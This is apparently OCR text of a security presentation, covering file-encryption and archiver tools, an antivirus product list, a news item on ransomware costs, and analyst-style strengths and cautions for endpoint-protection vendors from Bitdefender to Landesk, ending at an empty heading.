
Symantec




File Encryption:

AES Crypt


GnuPG



Keka


N.S.A. Able to Foil Basic S...
Cold boot attack - Wikipe...
Keka - the macOS file arch...
www.kekaosx.com/en/
Search
Keka
the macOS file archiver
English
Download
Changelog
Forum
Help
Project
Download Keka 1.0.8 (19.2 MB)
Requires Mac OS X 10.7 or newer
MD5: 358ab071824e391534d8434d8598eb14
Requires Mac OS X 10.6 or newer: Keka 1.0.4 (19.3 MB) MD5
Requires Mac OS X 10.5 or newer: Keka 1.0.4 (17.1 MB) MD5
Mac OS X 10.4 Tiger version: Keka 0.1.2.1 (4.7 MB) MD5
Beta: Keka 1.1.0-b2-r1862 (13.5 MB)
MD5
Keka is a free file archiver for macOS
the main compression core is p7zip (7-zip port)
Compression formats supported:
7z, Zip, Tar, Gzip, Bzip2, DMG, ISO
Extraction formats supported:
RAR, 7z, Lzma, xz, Zip, Tar, Gzip, Bzip2, ISO, EXE, CAB, PAX
Like Keka?
If so, join Keka project!
Available on the Mac App Store
JPY
USD
EUR
Donate
Donate
Donate
SOURCEFORGE
Hosted by
12:29 PM

PeaZip


N.S.A. Able to Foil Basic S...
Cold boot attack - Wikipe...
PeaZip | Free archiver, free...
www.peazip.org
Search
DOWNLOAD PEAZIP FREE RAR AND ZIP UTILITY
ONLINE SUPPORT
SOFTWARE'S FAQ
LEARN MORE
ALL DOWNLOADS | PEAZIP FOR WINDOWS | PEAZIP FOR WINDOWS 64 BIT | PEAZIP PORTABLE | PEAZIP LINUX / BSD
6.4.0
PeaZip
Supported operating systems: Microsoft Windows 2K/XP, Vista/7/8/8.1/10 (32 and 64 bit), ReactOS, Wine
PeaZip Free Download
PeaZip 64 bit
Supported operating systems: Microsoft Windows XP 64 bit Vista/7/8/8.1/10 64 bit
PeaZip 64bit Free Download
PeaZip Portable
Supported operating systems: Microsoft Windows 2K/XP, Vista/7/8/8.1/10 (32 and 64 bit), ReactOS, Wine. No installation required.
PeaZip Portable Free Download
PeaZip for Linux & BSD
Supported operating systems: any GNU/Linux i386 or x86-64 architecture, Experimental support: Linux ARM, BSD/Unix
PeaZip Linux Free Download
G+1
1k
Sampath Avurudu Ganu Denu
Feel the Tug of Avurudu Joy
Rs. 125,000/-
Rs. 60,000/-
Rs. 25,000/-
Sampath Bank
12:28 PM

Anti-Virus and End-Point-Protection

AhnLab V3 Internet Security 9.0	
Avast Free AntiVirus 12.3 & 17.1	
AVG Internet Security 16.1 & 17.1	
Avira Antivirus Pro 15.0	
Bitdefender Internet Security 21.0	

AhnLab V3 Internet Security 9.0	
BullGuard Internet Security 17.0	
Comodo Internet Security Premium 10.0	
ESET Internet Security 10.0	
F-Secure Safe 14	

AhnLab V3 Internet Security 9.0	
G Data InternetSecurity 25.3	
K7 Computing Total Security 15.1	
Kaspersky Lab Internet Security 17.0	
McAfee Internet Security 19.0	

AhnLab V3 Internet Security 9.0	
Microsoft Security Essentials 4.10	
MicroWorld eScan Internet Security Suite 14.0	
Norton Norton Security 22.8	TOP PRODUCT
Quick Heal Total Security 17.00	TOP PRODUCT

AhnLab V3 Internet Security 9.0	
ThreatTrack VIPRE Internet Security Pro 9.3	
Trend Micro Internet Security 11.0	

The cost of ransomware attacks $1 billion this year

The rise of ransomware means the total cost of damages related to attacks using cryptographic file-locking software could reach $1 billion 2016, a report cybersecurity company Herjavec Group has warned.

The report, Hackerpocalypse: A Cybercrime Revelation, suggest that individuals and organisations who feel they have no choice but to pay a fee to unlock their files have lead to the rise of this particular cyberattack. It even notes how even the law itself isn't except from becoming a victim as police departments have been infected with ransomware and have had to pay a ransom to unlock the encrypted files.

It's estimated that last year saw cybercrime victims pay out $24 million to hackers deploying ransomware. According to the Herjavec Group, the amount paid out by victims of ransomware in just the first three months of this year came to a total of $209 million. The report suggests that at that rate, the total cost of ransomware is set to reach $1 billion for all of 2016.

The lucrative nature of ransomware - combined with the fact this particular type of cybercrime is relatively easy to pull off - means that cybercrminals are not only increasingly deploying it, but they're also increasingly attacking bigger targets in order to extract larger ransoms.

The report warns that as ransomware continues to grow - especially as it becomes even easier for even those without any hacking skills to carry out - ransom payments will rise and make up a substantially larger percentage of cybercrime costs over the next five years. The overall annual cost of global cybercrime was thought to be $3 trillion in 2015 and this is expected to double to $6 trillion a year by 2021.

Damage and destruction of data, stolen money, lost productivity, theft of intellectual property, theft of personal and financial data, theft and deletion of hacked data and systems, reputational harm and more all contribute to money businesses are losing due to being victims of cybercrime.

Next Generation - Anti-Virus End-Point-Protection Detection

Bitdefender

Bitdefender still generates the majority of its revenue from consumer sales, but the gap between consumer sales and enterprise sales narrowed in 2015. The company is investing heavily into its sales operations in Europe and the U.S. Updates to the enterprise offering included improvements in security event feeds from endpoints to the management console, formulating better insights into the presence of malware, unwanted applications, advanced threats and remediation. Bitdefender is a consistently solid performer in anti-malware test results, and noted by clients for ease of use and customer support. Increased evaluation weight on malware effectiveness and company focus nudged Bitdefender into the Visionary quadrant this year. It is a good choice for SMBs in supported geographies that highly weight malware detection accuracy and performance.

Strengths

- Bitdefender provides very good malware detection capabilities, including a sandboxed application emulation environment, automatic unknown file analysis and continuous behavior monitoring, resulting in very good public test scores. The agent performance is very good, too, with low overhead.
- Enhancements to the GravityZone management interface provide enterprise clients with better insights into the state of malware, applications and advanced threats for physical, virtual and mobile endpoints.
- Good support is provided for public and private hybrid cloud-based management of endpoints, virtualized endpoints, AWS security as a service and Exchange.
- Device control and Exchange security module have been added to the Management Console, and improvements to the remediation process can be triggered via a single-click action.
- The company received high marks from reference customers for support and service.
- The company provides OEM solutions to many vendors included in this analysis.

Cautions

- Bitdefender is aggressively investing in growing its sales operations in the U.S. and EMEA; however, significant work remains for it to become a well-known name and to get mind share outside of its core SMB market.
- Bitdefender does not offer full-feature parity between Windows, OS X and Linux. The Windows offering supports anti-malware, firewall, content control and device control. OS X and Linux have only anti-malware capabilities.

Check Point Software Technologies

Check Point Software Technologies is a well-known network security company. Its venture into the EPP market, starting with the 2004 acquisition of ZoneAlarm, continues to suffer from poor marketing and channel execution. However, it will still appeal to organizations that value strong integration among endpoint threat prevention and forensics with network-based detection.

Strengths

- Endpoint's URL filtering capability enables an off-LAN URL filtering security policy synchronized with a firewall blade policy.
- Antivirus Software Blade centrally captures data from activity sensors and initiates algorithm-based analysis when triggers are tripped from within protection mechanisms. Relevant data is presented providing a complete picture of events under investigation.
- Check Point's endpoint management console can be customized for each administrator with user-specific policy views across multiple devices.
- The Endpoint Security Best Practice Report provides the main configuration/vulnerability issues, including vulnerable applications, misconfigurations, missing windows service packs and potentially unwanted applications.

Cautions

- Again this year, Check Point did not disclose sufficient detail for Gartner to adequately evaluate its progress in this market; however, based on Gartner client inquiry levels about Check Point's EPP solutions, it has again failed to significantly improve its market share or mind share in the EPP market beyond the acquired installed base of customers.
- While Check Point has invested over the past year in its own malware research lab, it continues to depend on Kaspersky Lab's engine and signature updates for this offering.
- Check Point's application control capabilities (which it calls "program control") remain largely unchanged for this year. Application control capabilities continue to rely on URL filtering, anti-bot and anti-malware for restricting unapproved and suspicious applications.
- Check Point EPP protection is oriented toward Windows endpoint PCs. Not all software blades are available for OS X, and Check Point doesn't offer protection for specialized servers, such as Microsoft Exchange, Microsoft SharePoint or Lotus Notes. It does not offer feature parity for OS X or Linux.
- Although its agent will run in virtual machines (VMs), Check Point has no specific optimization for virtualized environments.
- Cloud management is focused on Check Point Capsule and Mobile Threat Prevention products only, and does not include the management of endpoint offerings.

Cylance

Cylance is a fast-growing startup that provides an innovative new approach that replaces traditional signature database approaches found in traditional antivirus products. The company uses a machine-learning algorithm to inspect millions of file attributes to determine the probability that a particular file is malicious. The algorithmic approach significantly reduces the endpoint and network resource requirement. Because of its signatureless approach, it is capable of detecting both new threats and new variants of known threats that typically are missed by signature-based techniques. Cylance's approach is also disruptive, because the company does not require legions of signature authors to analyze new threats and codify them in signature updates. Cylance will appeal to organizations looking for improved zero-day malware protection, those looking for low-impact protection for resource-constrained platforms, and systems that are disconnected and cannot rely on regular signature updates.

Strengths

- The Cylance machine-learning algorithm has been demonstrated to be very accurate at detecting new variants and repacked versions of existing malware. Cylance also offers memory injection protection for a number of the most common classes of vulnerabilities, alternative protection techniques (such as script control) and lockdown.
- Because the endpoint agent does not require a database of signatures or daily updates, it is extremely lightweight on the network and has a minimal performance impact on endpoints. It can remain effective even when disconnected for long periods.
- The management console is cloud-based, making it very easy to deploy. However, Cylance does not rely on cloud-based detection, which means protection does not require exfiltration of potentially sensitive files or data to the cloud.
- Cylance provides file assessment information showing static details on files and global assessment information, including what other customers do with detected files (that is, the percentage of other customers that quarantine suspect files).
- Protection is available for Windows and Mac devices. Linux support is due in 2Q16.
- Cylance is easily the fastest-growing EPP startup in the last ten years and is gaining traction as an OEM provider for other security solutions, such as Dell's Endpoint Security Suite Enterprise and Blue Coat.

Cautions

- The Cylance solution provides only anti-malware capabilities. Extended EPP functionality — such as personal firewalls, URL filtering, port protection, data protection, mobile device protection, enterprise mobility management, vulnerability analysis, endpoint detection and response (EDR), and application control — will have to be sourced and managed separately, if required.
- Cylance is a rapidly growing startup and is likely to suffer from at least some growing pains. Existing customers are mostly in North America, but Cylance is expanding to the EU and Asia/Pacific (APAC).

- Malware authors develop evasions for more popular anti-malware approaches. As Cylance gains in adoption and market share, its approach will come under more scrutiny from attackers.
- The Cylance algorithm can cause false positives on less-well-known files that have attributes similar to malware files, especially consumer files. However, evidence reports on convicted files, which include community ratings and severity scores, should provide sufficient info for admins to whitelist most false positives. Cylance is planning on improving forensic data in 2Q16.
- Support for Microsoft Exchange and other specialized servers is lacking.
- The management console is cloud-based, which may not be a desired deployment option for some buyers. Reference customers noted the absence of regular expressions for memory defense exclusions, and the need for improved search functions and agent tamper resistance.

Eset

Eset has built a substantial installed base in EMEA, and it has a rapidly growing presence in North America. Its Completeness of Vision score benefits from good malware effectiveness in a lightweight client, but it still suffers from a lack of investment in market-leading features, such as vulnerability detection and application control. Increased evaluation weight on malware effectiveness and company focus nudged Eset into the Visionary quadrant this year. Eset is a good shortlist option for organizations seeking an effective, lightweight anti-malware solution.

Strengths

- Eset's anti-malware engine is a consistently solid performer in test results. The engine benefits from virtual sandbox that simulates executable files before execution in a virtual emulator, a memory scanner that monitors process behavior and a vulnerability shield for widely exploited software.
- Eset offers broad coverage of capabilities for endpoint security (Windows, OS X), antivirus (Linux, Windows, OS X, Android), server security (Windows, Linux/BSD/Solaris), mail server security (Microsoft Exchange, Lotus Domino, Linux/BSD/Solaris, Kerio) and VMware vShield.
- Device control offers OS X support via Endpoint Security and Endpoint Antivirus for OS X from 6.1.
- Cloud-augmented malware protection system for advanced threat defense automatically processes suspicious objects and potential threats harvested via the Eset Live Grid network.
- Network-traffic-based signatures extend network attack protection (Vulnerability Shield) and botnet protection analysis of malware network protocol changes via routine signature updates instead of code updates.

Cautions

- Eset was late to market with industry-leading functions, such as Web-based management consoles, EMM and virtualization support. It still does not offer application control or vulnerability scanning.
- Vulnerability Shield does not report on Common Vulnerabilities and Exposures (CVEs) covered.
- Eset SysInspector now supports the automatic triggering of snapshots when events occur; these can be viewed using Eset Remote Administrator. However, the dashboards still do not provide any vulnerability or configuration information that would aid in security state assessments.
- Eset does not yet offer a cloud-based management console, despite its focus on SMB customers. Eset Remote Administrator 6 is currently being evaluated as a Microsoft Azure Certified virtual machine.

F-Secure

F-Secure, a veteran of the anti-malware industry, has an excellent track record for malware testing results. F-Secure business solutions are targeted for SMBs seeking cost-effective solutions with low administration overhead. Its Completeness of Vision score is tempered by the slow development of advanced capabilities, such as dashboards, security state assessments, application control, EMM and virtualization protection. Increased evaluation weight on malware effectiveness and company focus nudged F-Secure into the Visionary quadrant this year. Its Ability to Execute score is hampered by low growth and limited market presence. F-Secure is a good choice for SMB organizations in supported geographies that weight malware protection as the most import decision factor in their EPP decision.

Strengths

- F-Secure has consistently good malware test results and performance tests. It provides cloud-based lookups and a file reputation feature, which considers file metadata (such as prevalence, source and age) before allowing files to execute. The sandbox environment tests unknown applications in a virtual sandbox for malicious behavior. Safe browsing protection and DeepGuard exploit interception also aid detection accuracy. F-Secure client agents are lightweight, with minimal performance impact.
- Software Updater provides automatic or manual updating of outdated software, including more than 2,800 versions of the most well-known endpoint and server applications.
- The F-Secure Security for Virtual and Cloud Environments solution is a hypervisor-agnostic, agent-based security solution that operates as a separate VM.
- On-premises and cloud-based management portals have new user interfaces, with enhanced focus on security administrator management functions, and streamlined day-to-day activities.
- F-Secure's advanced threat protection solution leverages sensor technology on endpoints and networks to detect attacks, and leverages F-Secure specialists for review, forensic analysis and response.
- Freedome for Business supports Android and iOS devices, and includes mobile device management that includes anti-theft, management, monitoring and reporting, VPN, browsing protection, and cloud-based antivirus (AV).

Cautions

- In 2015, there continued to be very little awareness or brand recognition of F-Secure outside Northern Europe, despite having had an offering in the EPP market for many years, and adding sales presence in selected areas of Europe, China and the U.S.
- The updates to the management interface in 2015 provide for a better experience, but still need to be improved to facilitate the integration of additional relevant data points in context to streamline the analysis process.
- While F-Secure has a healthy focus on malware detection effectiveness, it has not invested in more advanced protection techniques, such as security state assessments, application control,

malware investigation and impact assessment capabilities, or network-based malware sandboxing capability.

- F-Secure Security for Virtual and Cloud Environments still does not natively support VMware NSX or vShield APIs.
- OS X, iOS and Android are only managed via the cloud-based Protection Service for Business, and cannot be managed via the on-premises-based console that manages the rest of the suite.
- Although F-Secure develops its own signatures and behavioral detection techniques for advanced threats, its solution continues to rely on Bitdefender as a reference engine of anti-malware signatures. Business disruptions at Bitdefender could impact F-Secure customers.
- F-Secure's solutions do not have full-feature parity between the Windows platform and OS X or Linux.

Heat Software

Heat Software was derived from the acquisition of FrontRange by Clearlake Capital Group and its subsequent merger with Lumension. The Heat Endpoint Management and Security Suite (Heat EMSS) provides for the integration of client management tools, EMM and security. Current Heat Software customers, or those seeking integrated solutions for security, operations and compliance, should add this vendor to their shortlists.

Strengths

- The combination of vulnerability detection, patch management and application control provides a strong framework for hardening and isolating endpoints from malware. Application control capabilities benefit from a cloud-based file reputation service and a recently added memory protection capability.
- Heat replaced its Norman anti-malware engine with the more accurate Bitdefender engine.
- Heat EMSS provides a generic framework for the management of third-party security agents, such as Windows firewalls.
- Heat Endpoint Integrity Service (EIS) provides risk scoring of new applications. Local authorization lets end users make ad hoc changes with accountability by tracking changes and giving administrators the ability to reverse when required.
- Heat Software Device Control is a very granular solution for managing and restricting USB and other ports, and provides shadow copy capability.

Cautions

- Heat Software drifted back into the Niche quadrant this year, as buying focus has shifted to malware detection capability, and as a result of its limited brand awareness in the EPP market outside of its patch management installed base. While it is growing, its EPP market share remains very low.
- Heat Software has no anti-malware labs of its own; rather, it relies on a partnership with Bitdefender to provide this capability. Heat also leverages a disk encryption component from Sophos. Disruptions to these relationships could have consequences for Heat Software customers.
- Heat Software does not currently plan to offer Application Control, Device Control or AntiVirus to other platforms beyond Windows.
- Despite the wealth of information in the Heat Software EMSS solution, security state assessment and support for forensic investigation are weak.
- Heat Software does not provide a personal firewall, but instead relies on native OS firewalls, which don't provide as many policy options as dedicated solutions. Heat Software provides prebuilt wizards to configure and manage the Windows Firewall.

- Heat Software does not provide antivirus for specialized servers (for example, Microsoft Exchange and Microsoft SharePoint). Although its agent will run in VMs, Heat Software has no specific optimization for anti-malware protection in virtualized environments.

IBM

IBM's EPP offering is built on the foundation of its client management tool platform, the IBM BigFix, previously called IBM Endpoint Manager (IEM). IBM Security Trusteer Apex provides application exploit protection technology and complements the repackaged Trend Micro core anti-malware engine. These tools are augmented by IBM's X-Force and Trusteer research labs. Large organizations that are considering IBM for client management tools should include IBM on their shortlists.

Strengths

- The complete set of solutions from IBM, both native and repackaged, represent a significant capability set that will be welcomed by large, complex organizations. BigFix provides a converged endpoint management and security operations console that supports multiple endpoint types, including mobile devices, Linux and Mac devices, and virtual environments. IBM BigFix Compliance offers fully integrated patch, configuration and vulnerability management, as well as the ability to monitor other EPP agents, such as Intel Security, Symantec and Microsoft.
- Trusteer Apex integration into the BigFix console provides visibility, configuration and management of the Apex agent.
- Trusteer Apex application fingerprinting identifies known good versus unknown, but does not identify applications performing risky tasks. Java environments are offered a lockdown mode for the execution of nonwhitelisted Java code.
- IBM BigFix Protection provides serialization of antivirus scans and caching of files based on virtual desktop image (VDI) golden image, while Virtual Server Protection exploits VMsafe network security APIs to provide non-agent-based virtual security.
- The security and compliance analytics Web interface can establish and monitor built-in and administrator-created key performance metrics, and show compliance over time.

Cautions

- IBM drifted back into the Niche quadrant this year. It is not showing leadership on pushing the state of the art in this market. As a result, although IBM is continuing to gain some market share, it is disproportionate to the potential advantages of its brand and channel. IBM is rarely seen in final competitive bids outside of where they have an existing, strong client relationship.
- BigFix does not offer investigation capabilities or malware sandboxing capability, although IBM has a collection of solutions and services it calls the IBM Threat Protection System, which can aid in this function.
- The Proventia Host-Based Intrusion Prevention Systems (HIPS) and Virtual Server Protection products went end-of-market in April 2014. They are being supported until April 2016, but are no longer available for new customers.

- BigFix Protection does not provide antivirus protection for Microsoft Exchange, Microsoft SharePoint, Lotus Notes and other specialized servers.
- Although IBM has its X-Force and Trusteer security analysis teams, it is dependent on Trend Micro for its broad signature database, personal firewall and behavioral monitoring solution, with cloud-based file and Web reputation analysis. Disruptions affecting this critical partner could have an impact on IBM's customers. Integration of the latest Trend Micro engine into the Tivoli Endpoint Manager (TEM) client can take 30 days.
- IBM does not currently have an EDR offering and is still considering options. These include the possibility of an integration of Trusteer Apex with other IBM solutions; or incorporating QRadar and BigFix; or creating partnerships like the one between IBM Security (QRadar) and Palo Alto Networks (WildFire).

Intel Security

Intel Security (formerly McAfee) holds the second-largest EPP market share worldwide, and offers a broad portfolio of information security solutions. Intel Security has integrated its core endpoint security components into a common endpoint agent, Endpoint Security ENS (v 10.1). Intel Security's ePolicy Orchestrator (ePO) policy management and reporting framework provides a platform for addressing several aspects of the security life cycle. It continues to be the leading feature that brings and keeps clients with Intel Security. Intel Security is a very good choice for any organization, but especially a large, global enterprise that is seeking solid management and reporting capabilities across a number of disparate security controls.

Strengths

- Intel Security offers a broad array of protection mechanisms, including firewall, Web controls, malware protection and HIPS, that share event data and have the ability to communicate in real time to take action against potential threats.
- ePO provides a common administrative platform for all of Intel Security's offerings and integrates with over 130 third-party applications. The cloud-based ePO now offers organizations the benefits of ePO with significantly faster deployments and less complexity.
- Mature Application Control supports trusted sources of change, and integration with Intel Security's Global Threat Intelligence (GTI) and Threat Intelligence Exchange (TIE) provides file reputation services.
- Intel Security, through enterprise system management (ESM), provides countermeasure-aware analytics capabilities from which organizations can prioritize assets to be patched, by most vulnerable and least protected.
- Intel Security has the optional TIE and Data Exchange Layer (DXL) to exchange local object reputation information across both network and endpoint products. TIE is also part of the new common endpoint framework.
- Intel Security's Advanced Threat Defense (ATD) provides a centralized network-based sandbox for malware inspection. Intel v. 10.1 clients can send samples to ATD for inspection via the TIE module.
- Intel Security's Management for Optimized Virtual Environments (MOVE) provides anti-malware scanning in virtualized environments. MOVE offers agentless anti-malware scanning in VMware environments using native vShield API integration, as well as hypervisor-neutral implementations to support OpenStack, Microsoft Azure and VMware vSphere.

Cautions

- The most common customer complaints continue to be the effectiveness of the older multiple agent architecture and its impact on deployment complexity and performance. The new version

10 agent should improve the situation as roadmap items become available, but currently t it does not support all functions (such as whitelisting). Additional agents will still be necessary to get full functionality.

- The Intel Security integration framework — despite its broad set of security tools beyond Threat Prevention, Firewall and Web Control and TIE — continues its slow evolution, with policy and context layer integration still missing among core components.
- ePO Real Time products are being wound down in favor of McAfee Active Response, an endpoint detection and response capability. McAfee Active Response is still relatively new and does not address all EDR critical capabilities.
- Some Intel Security solutions require the advanced capabilities embedded in Intel-based chipsets. For example, Deep Defender is dependent on the presence of Intel Virtualization Technology (VT), and Deep Command is dependent on Intel vPro.
- Organizations must upgrade to the latest versions of Intel Security ePO and endpoint agent to take advantage of detection performance and administration improvements.

Kaspersky Lab

Kaspersky Lab's global market share continues to grow rapidly, along with its brand recognition. Gartner's Kaspersky-related inquiries show an increase over previous years. Kaspersky Lab's Completeness of Vision score benefits from very good malware detection effectiveness as measured by test results, as well as its virtual server support, EMM, integrated application control and vulnerability analysis, tampered by an aging management interface. It is a good candidate as a solution for any organization.

Strengths

- The malware research team has a well-earned reputation for rapid and accurate malware detection. The vendor offers advanced HIPS features, including an isolated virtual environment for behavior detection, vulnerability shields, application and Windows registry integrity control, real-time inspection of code at launch, and integrated malicious URL filtering. On PCs, the endpoint agent (Kaspersky System Watcher) can perform a system rollback of system changes made by malware.
- Kaspersky offers an impressive array of integrated client management tools, including vulnerability analysis, patch management and application control. Application control includes a fully categorized application database and trusted sources of change.
- Kaspersky Security for Virtualization provides a light-agent approach combined with the use of VMware's vShield APIs for virtual guests with a shared cache, as well as agentless intrusion prevention systems/intrusion detection systems (IPSs/IDSs) and URL filtering using VMware Network Extensibility (NetX) APIs. Kaspersky Endpoint Security provides life cycle maintenance for nonpersistent virtual machines, automated installation agents to nonpersistent virtual machines, and automatic load optimization.
- Kaspersky provides a broad range of functionality across Windows, Linux, OS X, iOS, Android and virtual platforms, including VMware, Hyper-V and Citrix, which will appeal to organizations wishing to consolidate vendor capabilities into one offering.
- Automatic Exploit Prevention (AEP) targets malware that leverages software vulnerabilities by reducing the chain of vulnerability exploits, especially in well-known targets, such as Java, Flash, Adobe Reader, browsers and office applications.
- Zero-day, Exploit and Targeted Attack (ZETA) Shield scans data streams for code fragments resembling exploits in legitimate files, such as executable code in office documents or call commands typically not used by the file type.

Cautions

- Kaspersky Lab's client management tool features (such as vulnerability and patch management) are not replacements for broader enterprise solutions. However, they are good for the enterprise endpoint security practitioner to validate operations, or to replace or augment SMB tools.

- While Kaspersky has begun the development of a new console slated for the Kaspersky Endpoint Security for Business 10 SP2, due in mid-2016, the existing Microsoft Management Console (MMC) will continue to be used in many client environments for some time to come. Small deployments can use the cloud-based console associated with Kaspersky Small Office Security 4.
- Kaspersky does not currently offer EDR or malware sandboxing capability, but is piloting the new Kaspersky Anti-Targeted Attack (KATA) platform, an anti-advanced persistent threat (APT)/EDR with sandboxing capabilities, at select clients.

Landesk

Landesk provides system, security, service, asset and process management. While it has developed its own security solutions, including firewall, vulnerability, patch and application control solutions, it also repackages leading offerings from Lavasoft and Kaspersky Lab. Landesk appeals to clients that have a blend of technology solutions from different vendors and wish to bring them under common management, with the flexibility of assigning different administrative personnel to control them. The base Landesk Security Suite includes an anti-spyware signature engine (from Lavasoft), a personal firewall, HIPS, device control and file/folder encryption, vulnerability and configuration management, patch management, and limited network access control (NAC) capabilities. Landesk Patch Manager includes vulnerability assessment, operating system patching, third-party patching, distributed and remote system patching for Windows, OS X, Red Hat Linux, SUSE Linux, and HP Unix, along with automated and advanced distribution modes.

Strengths

